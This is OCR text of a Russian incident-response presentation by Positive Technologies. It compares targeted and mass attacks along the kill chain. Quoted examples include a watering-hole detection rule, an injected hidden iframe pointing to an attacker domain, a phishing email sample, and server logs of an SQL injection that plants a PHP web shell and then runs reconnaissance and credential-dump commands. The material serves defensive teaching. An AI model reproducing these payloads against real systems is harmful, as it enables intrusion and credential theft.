Уроки расследования инцидентов: сходства и различия контекста использования ВПО в таргетированных и массовых атаках

POSITIVE TECHNOLOGIES

ptsecurity.ru

Кто оппоненты?

Что такое массовые и таргетированные

POSITIVE TECHNOLOGIES

В контексте жертв, затронутых инцидентом

+ Все, почти без разбора
+ Вы + отрасль + страна
+ **Вы = Patient Zero, почти Patient Zero**

В контексте требований к:

+ Квалификации
+ Техническому оснащению
+ Стоимости реализации
+ Возможности масштабирования

В контексте целеполагания атакующих

+ Потдвержденные достигнутые цели
+ Подтвержденные цели, по которым велась работа
+ Потенциальные цели

В контексте реакции атакующих на появление противодействия

+ У Вас положительный или отрицательный опыт?

Цели атак массовых нарушителей

POSITIVE TECHNOLOGIES

Получение финансовой выгоды

+ Атаки на клиентов банков и финансовые организации
+ Атаки на мобильные устройства (как кошельки)
+ Атаки сбора ПД, для дальнейшей монетизации
+ Атаки с требованием выкупа (Часть DDoS, ransomware)
+ Mining
+ **Выполнение заказов на ранее подготовленных данных**

Промежуточные шаги к цели

+ Массовые эксплуатации уязвимостей
+ Подбор словарных паролей

Стратегические задачи

+ Подготовка инфраструктур для потенциальных заказчиков
+ Подготовка инфраструктур для собственных нужд

Развлечение и случайные жертвы

+ Deface
+ Anonymization

Примеры ‘KPI’ для массовых атак

POSITIVE TECHNOLOGIES

Большая и всплесковая нагрузка на c2

Возможность детализации и отчетности по этапам работ

Неважна потеря нескольких процентов жертв

Масштабируемый протокол взаимодействия

Механизмы обеспечения живучести

+ при известных фактах заражений
+ потере контроля над частью жертв
+ извлечении данных из о протоколах из образцов ВПО

Цели атак высоко-квалифицированных нарушителей

POSITIVE TECHNOLOGIES

Промежуточные шаги к цели

+ Атаки на партнеров и не стратегические ресурсы
+ **Статистические методы атак**
+ Окружения, которые Вы не контролируете
+ **Работа чужими руками**

Тактические задачи для определенной цели

+ Решение задач и распоряжений, поступивших на этапе планирования миссии
+ Возможные вектора атаки как правило завязаны на персону
+ Ограниченные цели нарушителя, возможность фокусировки команды на малом (существенно ограниченном множестве потенциально скомпрометированных объектов)
+ Как правило скомпрометированы один или несколько конечных узлов инфраструктур

Стратегические задачи для определенной цели

+ Долговременное присутствие
+ Возможность решение задач и распоряжений поступающих после компрометации инфраструктур
+ Закрепление в инфраструктуре, тригеры, логические бомбы…
+ Lateral movement
+ Потеря контроля над инфраструктурой

Примеры ‘KPI’ для целенаправленных атак

POSITIVE TECHNOLOGIES

Управляемая нагрузка на c2

Разделение c2 в зависимости от приоритетов жертв

Каждая жертва ценна, пока не достигнута цель атаки

+ Механизмы обеспечения живучести
+ Механизмы возврата контроля над целью
+ Механизмы обеспечения скрытности действий

Осложнение инфраструктурной форензики на стороне жертв и атакующих

Вопросы при выявлении инцидента

POSITIVE TECHNOLOGIES

Кто цель? (К Вам? Только к Вам? Ко всем?)
Как? (Как попал? Как закрепился? Как наследил? Как управляет? Как выходит из инфраструктуры?)
Когда? (Когда начал? Когда попал? Когда обладал привилегиями X? Подтвержденный временной интервал присутствия?)
С чем? (Что видно? Что еще может быть? Чем точно пользовались? Пароли, сертификаты, инструменты..)
Кто? (в том числе Уровень технического оснащения, квалификации, стоимости реализации, масштабируемости атаки)
Откуда? (Страна? Ресурсы? Фокусная группа?)
Зачем? (Что хотел? Что получил? Что не успел получить? Что оставил?)

Классификация атак на основе целей(жертв) атак

POSITIVE TECHNOLOGIES

География

Отрасли…

+ Государственные учреждения
+ Операторы связи
+ Крупные организации и компании с государственным участием
+ Высокотехнологичные компании
+ Новостные агентства
+ Другие объекты КВО

Физические и/или юридические


Количественные показатели атак

Временные показатели, и тренды атак

Пример массовой атаки на внешние активы

POSITIVE TECHNOLOGIES

Массовый характер
Автоматизированная шаблонная работа
Поиск славы



ВПО в контексте таргетированных и массовых атак

Ключевой функционал ВПО, как можно на него опираться

POSITIVE TECHNOLOGIES

Зависит от цели

+ Похищение аутентификационной информации (пароли, сертификаты, ключи…)
+ Кража денег
+ Кража конфиденциальной информации
+ Запуск, удаление, модификация действий другого ПО
+ Подготовка «сервисов» и выполнение будущих хаказов
+ **Тихо долго посидеть**
+ …

Может включать…


+ Атаки на свою другие организации (Шифровальщики, DDoS-боты)
+ Возможность удаленного управления(выполнения произвольных команд), загрузки дополнительных модулей ЧЕРЕЗ СУЩЕСТВУЮЩИЕ СИСТЕМЫ ЗАЩИТЫ
+ Повышение привилегий
+ Распространение, обеспечение перемещения и транспорта внутри сети, между сетями с различным уровнем доверия
+ Активное противодействие СЗИ Скрытие факта и следов присутствия, вмешательство в работу, ПО, ВПО
+ **Запускать все, что приходит по сети**

Kill Chain


Reconnaissance
• Harvesting Email Addresses, Social Networking, Passive Search, IPs, Port Scans
Weaponization
• Developing Exploit with Payload Creation, Malware, Delivery system, Decoys
Delivery
• Spear Phishing, Infected Website, Service Provider, USB
Exploitation
• Activation, Execute Code, Establish Foothold, 3rd Party Exploitation
Installation
• Trojan or Backdoor, Escalate Privileges, Root Kit, Establish Persistence
Command & Control
• Command Channel, Lateral Movement, Internal Recon, Maintain Persistence
Actions on Target
• Expand Compromise, Consolidate Persistence, Identify Targets, Data Ex-filtration

Сбор информации о цели атаки (Reconnaissance)

POSITIVE TECHNOLOGIES



OSINT

- + *Google, Yandex, Yahoo..*
- + *Резюме, вакансии*
- + *Социальные сети*
- + *Мессенжеры*
- + *Whois*
- + *Shodan*

Автоматизация процесса с помощью инструментария

- + *Maltego*
- + *FOCA*
- + *…*

Аккуратная работа с инфраструктурой жертвы

- + *Пассивный сбор информации с каналов связи*
- + *Взаимодействие с окружением с помощью легального ПО*

Подготовка инструментария атаки (Weaponization)

POSITIVE TECHNOLOGIES

Насколько уникален
Насколько технологически сложен
Насколько свеж
Доступен ли для массового пользователя
Используется .. .целевыми группами

Доставка (механизмы попадания ВПО)

POSITIVE TECHNOLOGIES


Доставка

- + Веб
  - •Web с активным участием пользователей
  - •Web без активного участия пользователей
- + Почта
  - •Служебная почта
  - •Личная почта
- + Сменные носители
- + ***В гости на периметр***
- + ***В гости через периметр***
- + *BYOD и удаленный доступ*
- + ***Партнеры и поглощения***
- + ***…***

Эксплуатация (Exploitation)

POSITIVE TECHNOLOGIES

Пререквизиты
Требуемые привилегии
Уровень автоматизации
Универсальность
КПД эксплуатации
Шумность и побочные эффекты



Распространение ВПО через Веб, целенаправленная (watering hole) или массовая атака?

POSITIVE TECHNOLOGIES

virustotal

URL: http://giftserv.hopto.org/js/jq.php?v=webhp

Detection ratio: 4 / 53

Analysis date: 2014-02-27 08:38:40 UTC (2 years, 5 months ago)

EmergingThreats > Main Web > 2018348 (2014-04-01, TWikiGuest)

Edit Attach

```
alert tcp $HOME_NET any -> $EXTERNAL_NET
$HTTP_PORTS (msg:"ET CURRENT_EVENTS
Possible Deep Panda WateringHole? Related URI
Struct"; flow:established,to_server;
content:".php?v=webhp" fast_pattern:only; http_uri;
nocase; classtype:trojan-activity; sid:2018348; rev:2;)
```


193	200	HTTP	vk.com	/js/api/widgets/like.js?22	13 062	max-ag...	applica
194	200	HTTP	content.adriver.ru	/banners/0001781/0001781109/0/0.html?169516&0&0&0&0&8...	8 926		text/ht
195	200	HTTP	ads.adfox.ru	/44810/prepareCode?p1=biuyy&p2=ehdw&pct=a&pfc=a&pfb...	22	no-stor...	applica
196	200	HTTP	www.bg.ru	/bitrix/templates/big-city/georgia-Georgia.woff	43 492	max-ag...	applica
197	302	HTTP	bolshoi.disqus.com	/embed.js	5	max-ag...	text/ja
198	200	HTTP	js.smi2.ru	/data/js/47933.js	3 442		applica
199	200	HTTP	ad.adriver.ru	/cgi-bin/merle.cgi?rnd=19074&tail256=http%253A//www.bg.r...	1 598	no-cac...	applica
200	200	HTTP	ad.adriver.ru	/cgi-bin/merle.cgi?rnd=1564680&tail256=http%253A//www.b...	1 621	no-cac...	applica
201	200	HTTP	ads.adfox.ru	/159305/prepareCode?p1=beaxg&p2=ehfk&pct=a&pfc=a&pf...	7 749	no-stor...	applica
202	200	HTTP	ad.adriver.ru	/cgi-bin/erle.cgi?sid=169788&bt=2&pz=0&rnd=818934155&tai...	573	no-cac...	text/ht
203	200	HTTP	ad.adriver.ru	/cgi-bin/erle.cgi?sid=182915&bt=2&pz=0&rnd=818934155&tai...	573	no-cac...	text/ht

```
1090;&#1077;&#1088;&#1086;&#1074;<style>.
vb_style_forum {position:absolute;left:1000px;top:
1280px}</style><div class="vb_style_forum"><iframe
src="http://responsesforemost.org/7GIC"></iframe><
div></span>\n');
60 document.write('
a>\n');
61 document.write('                                    </
n');
62 document.write('                                </tr>\
63 document.write('                            </tbody>\n
64 document.write('                        </table>\n');
65 document.write('                    </td>\n');
```

Распространение ВПО и атаки с использованием Почты

POSITIVE TECHNOLOGIES

- **Письма сейчас и 3-5 лет назад**
- **Письмо адресовано Вам (сотруднику) или некоторой целевой группе**
- **Есть ли публичные упоминания о подобных письмах**
- **Корректно ли указана должность?**
- **Шаблонность, стилистика, сложности перевода**
- **Соответствует ли контексту проводимых в данный момент работ?**
- **Extortion email часто на публичные точки входа**



Тема: Финансовая проверка

Уважаемые Коллеги!

В связи с предстоящей финансовой проверкой, прошу вас ознакомиться, в части его касающейся, со списком документов, которые необходимо подготовить.
Список документов можно посмотреть здесь

С Уважением,

Установка модулей, закрепление в инфраструктуре (Installation)

POSITIVE TECHNOLOGIES

- Обход систем защиты
- Механизмы скрытия, антифорензика
- Может ли работать при штатной работе систем
- Повышение привилегий
- Механизмы восстановления
- Модульность
- Антиотладка
- Функционал
- **Перемещение внутри инфраструктуры**
- Оставляемые следы

Организация канала управления (Command & Control)

POSITIVE TECHNOLOGIES

Как все или с изюминками?

Приоритет скрытия факта канала?

Накладные расходы на передачу?

Приспособленность к передаче большого объема информации


Возможно ли в текущей инфраструктуре при текущей конфигурации?

Проверили ли альтернативным способом, что невозможно?

Интерактивная работа или асинхронная обработка?

Работа в изолированных окружениях?

0-Day?


Hackers used data exfiltration based on video steganography

November 29, 2014 By Pierluigi Paganini

G+1 28

My Page Like 130

Security experts have detected an attack against a major firm that used a data exfiltration technique based on the video steganography.


CyberCrime Exploits Funny findings Social engineering Mobile Warning IoT Malware

10/15/2014, Author: Paul Rascagneres

New FrameworkPOS variant exfiltrates data via DNS requests

Analysis of a new variant of the famous PoS malware

Выполнение целей атаки (Actions on Target)

POSITIVE TECHNOLOGIES

Доступ к инфраструктуре
Конкретные данные
Перехват/мониторинг данных
Подмена данных
Нарушение доступности
…

Hackers arrested after stealing more than 30 Jeeps in Texas - Autoblog
www.autoblog.com/.../**hackers-steal**-30-jeeps-houston-texas/ ▾ Перевести эту страницу
4 авг. 2016 г. - **Hackers** in Houston, Texas, were arrested last Friday after **stealing** more than 30 Jeep and Dodge vehicles using laptop computers.

Hackers steal $63.7 million from Bitcoin exchange - Engadget
https://www.engadget.com/.../**hackers-steal**-63-7-million-fro... ▾ Перевести эту страницу
3 авг. 2016 г. - A Hong Kong-based Bitcoin exchange has suspended all transactions after **hackers** stole a significant sum of the cryptocurrency. Bloomberg is ...

Hackers steal millions from ATMs using 'just their smartphones' • The ...
www.theregister.co.uk/2016/07/15/taiwan_atm_hack/ ▾ Перевести эту страницу
15 июл. 2016 г. - Authorities in Taiwan are trying to work out how **hackers** managed to trick a network of bank ATMs into spitting out millions. Police suspect that ...

Empty DDoS Threats: Meet the Armada Collective - CloudFlare
blog.**cloudflare**.com/empty-ddos-threats-meet-t... ▾ Перевести эту страницу
25 апр. 2016 г. - Beginning in March 2016, we began hearing reports of a gang of cybercriminals once again calling themselves the **Armada** Collective.

Пример целенаправленной атаки: компрометация через узел периметра

POSITIVE TECHNOLOGIES

- ***SCAN*** *- **[19/Sep/2015:17:55:45** +0400] “GET **/acunetix-wvs-test-for-some-inexistent-file** HTTP/1.1” 404 248*
- ***SHELL*** *- [19/Sep/2015:21:04:05 +0400] “GET /classes/common/mpanel/submitsql.php?sqlcmd=SELECT+%27%3C%3Fphp+system%28%24_POST%5Bcmd%5D%29%3B+%3F%3E%27+INTO+dumpfile+%27%2Fusr%2Flocal%2Fapache%2Fhtdocs%2Ftemplates%2Fcommon.php%27%3B&database=contractors HTTP/1.1” 200 1200*
- ***Проверка SHELL*** *- [19/Sep/2015:21:04:26 +0400] “GET /templates/common.php?**cmd=uname%20-a;%20ifconfig;** HTTP/1.1” 200 3533*

- ***Работы по инвентаризации*** *[19/Sep/2015:22:29:12 +0400] “GET /templates/common.php?**cmd=nmap%20192.168.2.1-100%20-p%2080** HTTP/1.1” 200 167*
- ***Дополнительный инструментарий****[**26/Sep/2015**:23:33:35+0400] “GET /templates/common.php?**cmd=tar%20xvf%20hans.tar;%20cd%20hans;%20make;%20ls%20-la;** HTTP/1.1” 200 3372*
- ***Выгрузка базы с УЗ*** *- [**29/Sep/2015**:18:11:51 +0400] “GET /templates/**sam.save** HTTP/1.1” 200 69632*
- ***Возможность работы с использованием легальных УЗ через 10 дней***

Перемещения внутри инфраструктуры, ручное выполнение команд для развития целей атаки

Жизненный цикл инцидентов ИБ в контексте целенаправленных и массовых атак

Работы после выявления инцидента (детализация)

POSITIVE TECHNOLOGIES

Initial point of investigation (с чего засуетились)

Оценка ситуации и предварительная классификация инцидента

Mitigation VS Investigation

Оповещение о факте инцидента

Категоризация инцидентов

Адаптация типа инцидента на каждом шаге на основе доступных в данный момент знаний

Рекомендации (Mitigation plan)

Быстрые меры по устранению видимых последствий

Детальный анализ и расследование

Минимизация рисков

Восстановление

